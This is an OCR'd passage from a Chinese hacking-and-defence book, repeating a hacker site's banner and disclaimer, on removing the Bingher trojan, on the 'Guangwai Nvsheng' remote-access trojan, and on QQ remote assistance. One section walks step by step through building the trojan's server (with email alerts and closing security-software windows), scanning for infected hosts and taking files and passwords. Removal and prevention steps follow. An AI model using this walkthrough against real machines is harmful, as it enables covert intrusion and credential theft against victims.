
在右侧的窗口中双击“默认”主键，弹出“编辑字符串”对话框。



步骤4：删除数值数据

❶ 删除“数值数据”文本框中的字符串。

❷ 单击【确定】按钮。



步骤5：查看设置后的效果

返回“注册表编辑器”窗口，此时可看见设置后的效果。



步骤6：单击“RunService”分支

在左侧的Run分支下方单击“RunService”分支。



步骤7：修改默认主键的数值数据

使用相同的方法将默认主键中的数值数据删除，如右图所示。




提示：取消冰河木马的TXT文件关联

目标主机一旦运行了冰河木马程序，那么该木马程序就会在C:\WINDOWS\system32目录下生成Kerna132.exe和sysexplr.exe文件，并删除自身。Kerna132.exe文件在系统启动时自动加载运行，而sysexplr.exe则和TXT文件关联，即使删除了Kerna132.exe，但是再次打开TXT文件，sysexplr.exe就会被激活，再次生成Kerna132.exe文件，这也是冰河木马屡删不尽的原因。因此，除了要清理注册表之外，还需要取消冰河木马的TXT文件关联。

步骤8：执行“文件夹选项”命令

❶ 打开“我的电脑”窗口，单击菜单栏中的【工具】按钮。

❷ 在弹出的菜单中单击“文件夹选项”命令，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤9：选中文本文档类型

❶ 弹出“文件夹选项”对话框，单击“文件类型”标签切换至“文件类型”选项卡下。

❷ 在“已注册的文件类型”选项组中单击选中“TXT 文本文档”选项，如右图所示。




步骤10：单击【高级】按钮

执行上一步操作之后接着在下方单击【高级】按钮.



步骤11：双击open选项


弹出“编辑文件类型”对话框，在“操作”列表框中双击open选项。



步骤12：更改执行open操作的应用程序

❶ 弹出“编辑这种类型的操作：文本文档”对话框，将“用于执行操作的应用程序”文本框中的字符串修改为Notepad.EXE %1。

❷ 输入完成后单击【确定】按钮。



步骤13：彻底删除冰河木马文件

按照C:\WINDOWS\system32目录打开对应的窗口，找到并选中KERNEL32.EXE和SYSEXPLR.EXE两个文件，按【Shift+Delete】组合键将它们彻底删除。



3.4.2 “广外女生”木马

“广外女生”木马是“广外女生”网络小组的处女作，它作为一个远程控制软件可以运行在Windows的各个版本中。虽然该木马所采用的技术和控制功能并不是那么强悍和高明，但是该木马因拥有高超的“免疫”功能而出名，具体地说就是它具有关闭网络安全防护软件的功能。其执行步骤为：“广外女生”木马成功入侵目标主机后，首先把自己注册为系统服务以免被任务管理器发现，然后就会查询“天网防火墙”和“金山毒霸”在任务管理器中对应的进程——snfw.exe和kav9x.exe，并将它们结束。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 配置“广外女生”服务端程序

“广外女生”服务端程序的配置方法与前面介绍的“冰河”木马的配置基本相同，但是也有一些独特的设置项目，用以实现特殊的功能。

步骤1：启动“广外女生”客户端程序


将“广外女生”下载并解压到本地电脑后，双击其对应的快捷图标。



步骤2：添加服务端设置

❶ 在主界面中单击“服务端设置”标签。

❷ 右击“对方邮件通知列表”中的空白处，在弹出的快捷菜单中单击“添加”命令。



步骤3：填写邮件通知信息

❶ 弹出“邮件通知信息”对话框，输入SMTP服务器、目标邮箱和标题/标识信息。


❷ 输入完毕后单击【确定】按钮。



步骤4：自定义设置


❶ 单击选中“自定义”单选按钮。

❷ 在下方设置安装后服务端文件名、安装时的错误提示和连接时验证密码等信息。



步骤5：单击【添加】按钮


在下方单击【添加】按钮，弹出“添加关键字”对话框。



步骤6：输入关键字

❶ 输入需要关闭的窗口名称关键字。

❷ 输入完毕后单击【OK】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：设置生成文件的名称

❶ 返回主界面中，在“生成文件”文本框中输入生成文件的文件名。

❷ 输入完毕后单击【生成服务端】按钮。



步骤8：成功生成服务端

执行上一步操作之后弹出“生成服务端”对话框，提示用户服务端程序已经顺利生成。单击【确定】按钮退出即可。



2. 使用“广外女生”进行远程控制

生成服务端程序之后，黑客就会使用所有的办法使网上其他的电脑运行该程序，一旦有电脑运行了该程序之后就会自动打开该电脑的6267号端口，便于黑客进行远程控制。

步骤1：添加主机

❶ 启动“广外女生”客户端程序，单击“添加主机”标签。

❷ 设置起始IP、终止IP和验证密码。

❸ 单击【开始搜索】按钮。



步骤2：查看搜索的结果


待程序扫描完毕之后便可在下方的列表框中看见扫描的结果，即IP地址为192.168.1.110的电脑开放了6267号端口，该电脑运行了“广外女生”服务端程序。



步骤3：设置文件共享

❶ 单击“文件共享”标签。

❷ 可看见目标主机上的磁盘分区，此时攻击者便可进行新建、删除文件夹等操作，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：远程设置注册表

❶ 单击“远程注册表”标签。


❷ 此时可看见目标主机的注册表，攻击者便可进行删除、添加主键和子键等操作。



步骤5：进程管理设置

❶ 单击“进程管理”标签。

❷ 可看见目标主机的进程信息，攻击者便可对这些进程执行终止、隐藏窗体等操作。



步骤6：屏幕控制设置

❶ 单击“屏幕控制”标签。


❷ 单击【预览】按钮后便可在左侧看见目标主机的桌面，然后便可进行远程控制。



步骤7：获取密码

❶ 单击“密码记录”标签。

❷ 单击【获取记录】按钮后可在左侧的列表框中看见从目标主机上获取的密码记录信息。




3. 卸载和清除“广外女生”木马

通过前面对“广外女生”木马控制端程序和服务端程序的介绍，用户已经知道该木马程序运行的默认端口是6267，因此可以使用netstat -n命令来查看本机是否开放了此端口。如果开放了此端口就说明电脑已经中了“广外女生”木马，用户就必须清除它，可按照下面介绍的操作方法手动清除“广外女生”木马。

步骤1：输入cmd命令

❶ 按下【WIN+R】组合键，弹出“运行”对话框，在“打开”文本框中输入cmd命令。

❷ 输入完毕后单击【确定】按钮，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：查看是否开放了6267号端口

打开“命令提示符”窗口，输入netstat -a命令，然后按下【Enter】键。此时可在下方看见本机开放的端口，其中包括6267号端口，如右图所示。



步骤3：删除DIAGCFG.EXE进程


❶ 按下【Ctrl+Alt+Delete】组合键，打开“Windows任务管理器”窗口，单击“进程”标签切换至“进程”选项卡下。

❷ 右击列表框中的DIAGCFG.EXE进程，在弹出的快捷菜单中单击“结束进程”命令。



步骤4：确定结束进程

弹出“任务管理器警告”对话框，提示用户终止进程会导致数据丢失和系统不稳定，并询问用户是否确实想终止该进程，直接单击【是】按钮。



步骤5：输入regedit命令


❶ 按下【WIN+R】组合键，弹出“运行”对话框，在“打开”文本框中输入regedit命令。

❷ 输入完毕后单击【确定】按钮。



步骤6：单击command分支

打开“注册表编辑器”窗口，依次单击HKEY_LOCAL_MACHINE\SOFTWARE\classes\exefile\shell\open\command分支。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：双击默认主键

在右侧双击默认主键，弹出“编辑字符串”对话框。



步骤8：重新设置数值数据


❶ 在“数值数据”文本框中输入“"%1" %*”。

❷ 输入完毕后单击【确定】按钮。




步骤9：单击RunServices分支

返回“注册表编辑器”窗口，依次单击“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices”分支。




步骤10：删除Diagnostic主键

右击Diagnostic选项，在弹出的快捷菜单中单击“删除”命令，删除Diagnostic主键。




步骤11：确认删除

弹出“确定数值删除”对话框，询问用户是否确实要删除此数值，单击【是】按钮。



步骤12：删除DIAGCFG.EXE文件

按照C:\WINDOWS\system32目录打开对应的窗口，选中DIAGCFG.EXE文件，然后按下【Shift+Delete】组合键彻底删除。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.5 防范木马入侵计算机

关键字
症状、防范、木马

视频学习 无

难度水平 ◆◆◆◇◇

随着科学技术的发展，更多新型的木马将会诞生，其隐藏技术将会越来越高，用户想要了解所有的木马是不可能的。我们可以换一个角度，例如了解电脑中木马后的症状以及怎样预防木马入侵电脑，除此之外，还可使用常用的木马查杀软件扫描并查杀电脑中存在的木马。

3.5.1 计算机中木马后常见的症状

对于一些常见的木马，例如Sub7、B02000以及冰河等，它们都是采用打开TCP端口监听和写入注册表的启动方式来启动木马程序的，对这些木马可使用木马克星之类的软件扫描并查杀。但是并不是所有的木马都是使用这种启动方式，它们可能会采用其他的启动方式。不管怎么说，网络中总是先有木马，后有查杀木马的软件，木马始终出现在木马查杀软件之前，因此用户需要掌握计算机中木马后常见的症状。如果出现了以下一些症状，应该及时使用木马查杀软件扫描或者采取其他措施防止重要数据的丢失。

1）浏览器自动启动并打开某个网页。

用户在浏览网页的过程中自动弹出一些广告网页是很正常的事情，但是如果没有启动浏览器，而浏览器突然自动启动并打开某个网页时，就需要注意了，可能是木马在操作。

2）操作计算机的过程中突然弹出一些毫不相干的对话框。

如果用户在操作计算机时，屏幕上突然出现毫不相干的警告框或者询问框时，很可能是木马在操作。如3.4.1小节中介绍使用冰河木马远程控制时，攻击者可能会向中木马的机器发送一些毫不相干的对话框。

3）Windows系统配置经常自动被莫名其妙地更改。

例如屏幕保护程序显示的文字、系统的时间和日期、声音大小、鼠标灵敏度以及光驱的自动运行设置等。

除了以上介绍的三种症状之外，如果硬盘长时间地读取，软驱灯经常自动地闪烁，网络连接及鼠标屏幕出现异常现象时也可能是中木马的症状。

3.5.2 防范木马入侵的常见措施

反木马就像反病毒一样永无止境，也永远没有一个能够查杀网络中所有木马的软件，这是因为从木马的出现到现在，历来都是先有木马，后有查杀该木马的策略。木马查杀软件始终是木马的跟随者，但是对付木马最好的方法就是防止其入侵电脑，防患于未然，拒木马于千里之外。用户可采用下面介绍的一些方法防止木马入侵电脑。

1. 谨慎运行从网络上下载的软件

从网上下载的软件并不能完全保证其安全性，因此用户在安装或者第一次运行从网络上下载的软件之前需要使用电脑上安装的反病毒、木马软件扫描一遍，确定没有木马或者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

病毒后再进行其他操作。

2. 不要轻易打开邮件中来历不明的附件和链接

黑客常用的传播木马方式之一就是使用电子邮件，将带有木马的附件或者网址链接放在邮件中，然后将该邮件发送给网上的其他人。如果接收到该邮件的人打开了附件或者点击了网址链接，就会使木马入侵电脑，造成严重的后果。

3. 尽量少用共享文件夹

如果需要设置文件共享，最好新建一个共享文件夹，把所有需要共享的文件都放在该文件夹中，千万不可将系统目录设置成共享。

4. 隐藏自己的IP地址

用户在上网时最好使用一些工具软件隐藏自己的IP地址，这一点非常重要。

5. 运行反木马实时监控程序

用户一定要确保反木马实时监控程序随着系统的启动而启动，这样就能保证绝大多数的木马无法成功入侵电脑，例如Windows木马清道夫。除了反木马实时监控程序之外，还可以运行最新的专业杀毒软件和个人防火墙等。

知识进阶：使用360安全卫士查杀木马

360安全卫士是一款安全类上网的辅助软件，它不但具有修复漏洞、查杀病毒和实时保护电脑的功能，而且还有查杀木马的功能。360木马云查杀具有较强的木马查杀能力，并且占用较少的内存资源，实在是查杀木马的首选软件。

360木马云查杀包括快速扫描、全盘扫描和自定义扫描3种。快速扫描是指扫描系统内存、启动对象等关键位置，其速度较快；全盘扫描是指扫描系统内存、启动对象以及全部磁盘，速度较慢；自定义扫描是指由用户自己指定需要扫描的范围。这里以全盘扫描为例介绍其操作步骤。

光盘	光盘/第3章 木马的植入与清除/3-6 使用360安全卫士查杀木马

❶ 打开360安全卫士主界面，单击【木马查杀】按钮，如下图所示。



❷ 打开“360木马云查杀”窗口，单击“全盘扫描”链接，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


❸ 此时程序正在扫描系统的默认任务管理器、系统启动配置等位置，请耐心等待，如下图所示。



❹ 扫描完毕后可看见扫描的结果，若发现木马，则单击【立即处理】按钮，如下图所示。



❺ 处理完毕后弹出对话框，提示用户立即重启电脑，单击【立即重启】按钮重启电脑即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第4章

远程控制技术

要点导航

- 利用QQ实现远程协助
- 远程控制
- 远程监视
- 防范远程控制





远程控制是在网络上由一台电脑（主控端）远距离控制另一台电脑（被控端）的技术。该技术始于DOS时代，但是随着技术的发展，远程控制技术在当今却备受黑客的喜爱，黑客可以通过远程控制技术来获取目标主机的重要数据、账号密码等信息，同时也可以达到对远程计算机的完全控制，就像操作自己的电脑一样操作目标主机。

本章主要介绍了利用QQ通信软件实现远程协助，以及常用远程控制工具的用法，如Remote Admin、PcAnywhere等，同时也介绍了防范远程控制所使用的软件Capsa Professional和Regmon，最后单独介绍了使用QuickIP进行多点控制，让读者认识远程控制的同时学会防范远程控制。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.1 利用QQ实现远程协助

关键字
QQ、远程协助、受控

视频学习 光盘\第4章 远程控制技术\4-1 利用QQ实现远程协助

难度水平 ◆◆◇◇◇

网络中流行的QQ通信软件具有远程协助的功能，它包括两个方面：一方面是指让好友远程操作自己的计算机；另一方面是指用户远程操作好友的计算机。实现该功能的前提是您和您的朋友必须是QQ好友。

4.1.1 让好友操控自己的计算机

用户如果想要好友远程操控自己的计算机，首先需要向好友发送远程协助请求，好友同意后只能看见您的桌面，无法对其进行远程操控，然后向好友申请控制，好友一经同意就可以远程操控您的电脑。详细可见下面的操作步骤。

步骤1：单击“远程协助”命令


❶ 登录QQ并打开好友聊天窗口，单击窗口顶部的【应用】按钮。

❷ 在弹出的菜单中单击“远程协助”命令。




步骤2：确定让好友查看自己的屏幕

待好友接受了自己发送的远程协助后，在聊天窗口的右下角可看见相关的信息，如果要让对方查看自己的屏幕则单击【确定】按钮。




步骤3：单击【申请受控】按钮

此时好友只能查看您的屏幕而无法进行远程操作，单击【申请受控】按钮，让好友进行远程控制，同时您也可以控制计算机。



步骤4：结束远程协助

好友操作完成后单击【停止受控】按钮即可结束远程协助。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.1.2 远程操控好友的计算机

让好友操控了自己的计算机，是不是也想自己远程操控一下好友的计算机呢？那就按照下面介绍的操作步骤自己动手试试。

步骤1：接受好友的远程协助请求

让好友按照4.1.1小节步骤1的操作向自己发送远程协助请求，此时可在聊天窗口的右下角看见相关的信息，单击【接受】按钮。



步骤2：单击“窗口浮动”选项

执行上一步操作后可在窗口的右侧看见好友的桌面，但是显示的区域很小，单击“窗口浮动”选项。




步骤3：查看好友的桌面信息

打开“远程协助”窗格，此时可看见好友桌面的大部分信息。此时用户无法操控好友的桌面，还需让好友按照4.1.1小节步骤3的操作向自己发送申请受控请求。




步骤4：接受控制邀请

弹出“控制邀请”对话框，询问用户是否接受好友的邀请，单击【是】按钮，接受好友的邀请。



